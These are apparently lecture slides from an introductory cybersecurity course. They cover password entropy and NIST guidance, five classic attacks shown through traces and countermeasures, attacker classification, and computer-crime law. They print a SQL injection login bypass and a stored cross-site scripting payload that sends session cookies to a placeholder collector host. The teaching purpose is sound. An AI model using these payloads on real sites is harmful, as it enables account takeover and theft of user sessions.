
Auditing six candidate passwords — brute force (teal) versus reality (rust)



hiking · Hiking2026 · trail!2026 · P@ssw0rd1 · maple-canoe-lantern-granite · Vk7\$ra2!pQ9mLw — logarithmic scale from one second to the age of the universe.



The same six passwords — entropy in bits (brute-force view)



Entropy counts characters. The passphrase has 158.8 bits by characters but only 51.7 bits by words ($4 \times \log_2 7\,776$) — the unit the attacker actually guesses.



The recommendation — NIST SP 800-63B in four points

Length first

At least 14–15 characters for anything that matters; or a passphrase of 4–5 random words (12.9 bits per word from a 7 776-word list).

Screen, do not rotate

Check every new password against leaked-password lists; no forced periodic changes (Summer2026! → Autumn2026!).

Multi-factor authentication

A second factor — authenticator app or hardware key — so a stolen password alone is not enough.

A password manager

Generates and stores the random passwords you cannot remember; one unique password per site ends credential stuffing.

 [NIST SP 800-63B — Digital Identity Guidelines \(pages.nist.gov\)](https://pages.nist.gov)



Short computational (5 min) — on paper, calculators allowed

- An 8-character lower-case password at 10^{10} guesses per second: keyspace, entropy, worst-case time, average time
- If time allows: 10 characters, lower-case + digits, at 10^{12} guesses per second
- Show every step — the Mid-Term marks the steps, not only the result



Lesson 3 — self-check (formative, not graded)

FORMATIVE — for practice only; this does not count towards your grade. Show of hands.

1. [MCQ] Hiking2026 has 59.5 bits of entropy and a worst-case brute-force time of 2.7 years, yet it is found in minutes. Why?

- a) Because 10-character passwords are always weak
- b) Because the entropy formula is wrong for mixed-case passwords
- c) Because the guess rate was 10^{12} instead of 10^{10}
- d) Because a dictionary attack with the rule "capitalise + append a year" tries it among the first candidates

Hint: What do attackers try before brute force?

2. [MSQ (select 3)] Which recommendations are consistent with NIST (National Institute of Standards and Technology) SP 800-63B? (select 3)

- a) Require a minimum length rather than many character classes
- b) Force every user to change the password every 30 days
- c) Screen new passwords against lists of leaked passwords
- d) Add multi-factor authentication
- e) Share one administrator password to simplify support
- f) Write passwords on a card kept under the keyboard

Hint: Length, screening, second factor.




Lesson 4 — Classic technical attacks in one picture

SQL (Structured Query Language) injection · cross-site scripting · session hijacking · man-in-the-middle · denial of service

0:41–0:50 · 7 min + 2 min flash-cards



One picture — the path of a normal request to the web shop



Browser → network → web server (Apache + PHP) → MySQL database. Each attack abuses one point on this path and leaves a trace.



SQL injection — hostile input changes the query

```
POST /login user=admin'-- pass=anything
SELECT * FROM users WHERE user='admin'--' AND pass='anything'
```

the trace an administrator finds

- The code pastes the user name into the query; the quote closes the string and the two dashes comment out the password check
- Breaks confidentiality and usually integrity — the same trick reads or changes any table
- Recognition: quotes, double dashes, OR 1=1, semicolons in form fields or **URL** (Uniform Resource Locator) parameters
- Countermeasure (Class 10): parameterised queries, input validation, least-privilege database account

 [OWASP Top 10 \(owasp.org\)](https://owasp.org)



Cross-site scripting — the application serves one user's script to others

```
POST /review?product=1187  
text=Great jacket!<script>new Image().src="http://collector.example/?c="+document.cookie</script>
```

the trace an administrator finds

- Stored form: the review is saved and sent unchanged to every visitor of the page; reflected form: the script travels in a link the victim clicks
- Every victim's browser runs the script and sends its session cookie to the attacker — breaks confidentiality
- Recognition: <script>, onerror=, onload= or javascript: in user-supplied content
- Countermeasure (Class 10): output encoding, a Content-Security-Policy header, HttpOnly cookies



Session hijacking — the cookie is the proof of identity

```
10:41 GET /account Cookie: session=7f3a9c21e4 from 192.0.2.10 (Safari / iPhone)
10:46 GET /account Cookie: session=7f3a9c21e4 from 198.51.100.77 (Firefox / Linux)
10:46:40 POST /account/address (changed)
```

the trace an administrator finds

- After login the server issues a random identifier; from then on the identifier is the identity — no password is sent again
- Whoever holds a copy (stolen by the script, or read on an unencrypted Wi-Fi) is treated as the customer — breaks C and I
- Recognition: one session identifier from two addresses or browsers within minutes, then sensitive changes
- Countermeasure (Class 10): **HTTPS** (Hypertext Transfer Protocol Secure) everywhere, Secure + HttpOnly cookies, short lifetime, re-authentication



Man-in-the-middle (on-path) — the network itself is abused

```
BlueFern-Guest Wi-Fi 12:02:11 ARP reply: 192.168.10.1 is-at 00:1b:44:11:3a:b7 (gateway was 00:50:56:9a:01:02)
12:02:35 HTTP GET http://shop.bluefern.example/admin Authorization: Basic ... (no TLS)
```

the trace an administrator finds

- Forged **ARP** (Address Resolution Protocol) messages announce "I am the gateway"; every device routes through the attacker's laptop, which forwards the traffic so nobody notices
- Anything sent without encryption is read and could be altered in transit — breaks C and I
- Recognition: the gateway's **MAC** (Media Access Control) address changes; certificate warnings; **HTTP** (Hypertext Transfer Protocol) where **HTTPS** (Hypertext Transfer Protocol Secure) is expected
- Countermeasure (Class 10): **TLS** (Transport Layer Security) for every service, a **VPN** (Virtual Private Network) on untrusted Wi-Fi, guest-network isolation



Denial of service — capacity is abused, nobody gets in

```
14:00:00–14:00:10 48 000 TCP SYN/s to 203.0.113.25:443 from 9 300 addresses  
SYN-ACK sent for each; ACK returned for 0.2 % — backlog 100 % — customers: "connection timed out"
```

the trace an administrator finds

- A connection needs **SYN** (Synchronize, the first message of a TCP handshake) → **SYN-ACK** (Synchronize-Acknowledge, the second message of a TCP handshake) → **ACK** (Acknowledgement); the attacker sends only SYNs, thousands per second, and never completes the handshake
- The server keeps a half-open entry for each one until its table is full — breaks availability; distributed (**DDoS**) when a botnet is used
- Recognition: a flood of SYNs with almost no completed handshakes; traffic many times the baseline
- Countermeasure (Class 6): **SYN** cookies, rate limiting, upstream filtering; BlueFern loses \$25 000 per hour in Black-Friday week



What the five attacks have in common

Each leaves a trace

A line in a log, a packet count, a cookie reused from the wrong place. You cannot defend against what you cannot recognise — Exercise 3.2 and Lab 4.3 both start from traces.

None of them is malware

A technique is a human action against a system; malware is a tool — a program — the attacker may use. Class 5 covers the tools. Keep the two words apart in your Binder.

Each abuses one point on the path

Query building · content display · the cookie · the network path · capacity.



Lesson 4 — flash-card blitz and self-check (formative)

FORMATIVE — for practice only; this does not count towards your grade. Show of hands.

1. [MCQ] The login form receives the user name admin'-- and the attacker is logged in without a password. Which attack is this?

- a) Cross-site scripting
- b) **SQL** (Structured Query Language) injection
- c) Denial of service
- d) Session hijacking

Hint: Look at the characters: a quote and two dashes inside a database query.

2. [MSQ (select 3)] Which attacks break confidentiality AND integrity according to Lesson 4? (select 3)

- a) **SQL** injection
- b) **SYN** (Synchronize, the first message of a TCP handshake) flood
- c) Session hijacking
- d) Man-in-the-middle
- e) Port scanning
- f) Reading a public job advertisement

Hint: Which attacks let the attacker both read and change data?



Lesson 5 — Classification, hats, ethics and the law

By target · by effect (C / I / A) · by actor — and the authorization line

0:50–1:00 · 6 min + fun quiz + Zen break



Three axes — every attack gets a value on each

1 · Target

Network (the path and the equipment) · host (one machine and its operating system) · application (a program and its data) · human (a person).

2 · Effect

Which property of the triad breaks: confidentiality, integrity, availability — sometimes two (session hijacking).

3 · Actor

Who attacks, by resources and motivation — the axis beginners forget, and the one that decides what the defence must withstand.




Five actor profiles — by resources and motivation

Actor	Resources / motivation	Stopped by
Script kiddie	Tools written by others; targets of opportunity	Patches, no default passwords, lockouts
Insider	Legitimate access and process knowledge	Least privilege, separation of duties, leaver procedure
Hacktivist	A cause and visibility: defacement, denial of service	Upstream filtering, a plan, backups
Organized crime	Money at scale: ransomware, business e-mail compromise, credential stuffing	Training, MFA (Multi-Factor Authentication), tested backups
Nation-state / APT (Advanced Persistent Threat)	Largest resources and patience: espionage, disruption	Segmentation, logging, data classification — and realism



Classification turns a story into a decision — six BlueFern situations



Target × effect grid with actor colours, and the authorization line that separates the white hat from the grey and the black. The countermeasure follows from the classification.

The hats — and the only thing the law looks at

White hat

Attacks only systems they are authorized, in writing, to test, within an agreed scope, and reports everything to the owner. A penetration tester; you, in the lab.

Grey hat

No authorization, no criminal intent — "to help", "to see if it is possible" — then tells the owner. Still an offence.

Black hat

No authorization, own purposes — a criminal.

The law

Authorization, not intent: Criminal Code s. 342.1 · **US** (United States) **CFAA** (Computer Fraud and Abuse Act) 18 U.S.C. § 1030 · **EU** (European Union) Directive 2013/40/EU · Spain Ley Orgánica 10/1995.

 [Criminal Code s. 342.1 \(laws-lois.justice.gc.ca\)](https://laws-lois.justice.gc.ca/)



What makes the laboratory lawful — and the three ethical rules of this course

A document

The scope statement that names the lab systems, the time window and what you may do. Class 4 opens with it.

Rule 1

You do not test what you do not own or are not authorized in writing to test.

Rule 2

You do not collect information about real people or real organizations.

Rule 3

A weakness found by accident is reported to the owner through responsible disclosure — never exploited.

 [Cyber.SoHo Legal Notice — section 9, Code of Ethics \(cyber-soho.github.io\)](https://cyber-soho.github.io)



Fun quiz (3 min) — target / effect / actor by show of hands

- A ransom note appears on the file server after a warehouse laptop opened an "invoice" attachment; files are encrypted.
- The showroom **POS** (Point of Sale) terminal's display is replaced by a political message at opening time.
- A developer who was refused a raise adds a line of code that will delete the orders table on December 24.
- Someone downloads a free scanning tool and points it at bluefern.example "to see what happens".



Summary of the hour — five sentences

1 Attacks follow a five-stage playbook, and each stage leaves evidence somewhere.

2 Reconnaissance and social engineering turn public information into a pretext, and a pretext into an action — recognise the structure, not the spelling.

3 Password strength is N^L , $L \times \log_2 N$ and $\text{keyspace} \div \text{rate}$ — but dictionaries beat arithmetic, so length, screening and **MFA** (Multi-Factor Authentication) are the answer.

4 Five classic technical attacks each abuse one point on the request path and each leave a trace.

5 Every attack is classified by target, effect and actor — and every tester by one thing only: written authorization.



Hours 2–3, home reading, and next week

Exercise 3.1 — OSINT-lite

From the fictional BlueFern pages, job posting and staff cards: everything an attacker could use, and how.

Exercise 3.2 — classification table

Ten scenarios → target / effect / actor / kill-chain stage / one countermeasure.

Exercise 3.3 — password audit

Six sample passwords: keyspace, entropy, time at 10^{10} and 10^{12} ; dictionary check; a password + **MFA** (Multi-Factor Authentication) rule.

Home & next week

Easttom Ch. 6 and Ch. 3; Binder Part 3 by Wed Oct 14, 23:59. Class 4: network scanning and vulnerability analysis — rules of engagement first.



Links used in this lecture (1/2)

[Cyber.SoHo — Legal Notice, Terms of Use and Acceptable Use Policy \(v2.0\)](#)

The legal framework of every Cyber.SoHo material: purpose (education only), acceptable use, the laws that apply, the code of ethics, Annex B...

[Lockheed Martin — Cyber Kill Chain®](#)

The company that published the seven-step Cyber Kill Chain® model in 2011;

[MITRE ATT&CK®](#)

The public knowledge base of adversary tactics and techniques maintained by the MITRE Corporation;

[Canadian Centre for Cyber Security \(CCCS\)](#)

Canada's national authority on cyber security;

[Canadian Anti-Fraud Centre \(CAFC\)](#)

Where Canadians report fraud, including phishing and business e-mail compromise;

[CISA — Cybersecurity and Infrastructure Security Agency](#)

The **US** agency whose public advisories and "Secure Our World" guidance describe phishing and password attacks in plain language.

[OWASP Top 10](#)

The reference list of the most critical web-application risks (injection, cross-site scripting, broken authentication);

[NIST SP 800-63B — Digital Identity Guidelines: Authentication](#)

The **US** standard for passwords and authenticators: minimum lengths, screening against breached-password lists, no forced periodic changes,...

[Have I Been Pwned](#)

Troy Hunt's free service that tells you whether an e-mail address or a password appears in known data breaches — the reason credential stuffing works.

[EFF — Dice-generated passphrases](#)

The Electronic Frontier Foundation's word lists (7 776 words) used in Lesson 3 to count passphrase entropy word by word.



Links used in this lecture (2/2)

[Criminal Code of Canada, s. 342.1 — Unauthorized use of computer](#)

The Canadian offence that applies to unauthorized access, interception and password trafficking — the law behind the "no permission = no testing"...

[US Computer Fraud and Abuse Act, 18 U.S.C. § 1030](#)

The federal **US** computer-crime statute cited in the course legal notice (Cornell Law School's Legal Information Institute text).

[EU Directive 2013/40/EU on attacks against information systems](#)

The European Union directive that defines illegal access, interference and interception offences for all member states.

[Spain — Ley Orgánica 10/1995 \(Código Penal\)](#)

The Spanish Penal Code on the official State Gazette site;

[Québec — Commission d'accès à l'information \(Law 25\)](#)

The Québec regulator for personal-information protection;

[Office of the Privacy Commissioner of Canada \(PIPEDA\)](#)

The federal privacy regulator;

[Pearson — Easttom, Computer Security Fundamentals \(4th ed.\)](#)

Publisher of the course textbook;

[VirusTotal — URL scanner](#)

The link-reputation check required by Annex C of the Cyber.SoHo Legal Notice before you click any link, including the ones in this module.

[Google Safe Browsing — site status](#)

The second check of Annex C: whether a domain is currently flagged as unsafe.

